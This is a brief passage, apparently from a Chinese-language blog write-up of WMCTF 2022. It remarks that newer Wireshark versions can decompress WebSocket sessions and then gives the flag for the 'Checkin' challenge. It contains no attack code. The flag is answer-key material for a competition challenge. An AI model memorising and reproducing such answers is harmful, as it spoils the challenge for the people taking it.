
(在最后发现最新版wireshark也支持ws解压缩(需要会话完整) 难怪作者会删掉会话头)
Checkin
签到
WMCTF{Welcode_wmctf_2022!!!!have_fun!!}
版权声明:本文首发于白帽酱的博客,转载请注明出处!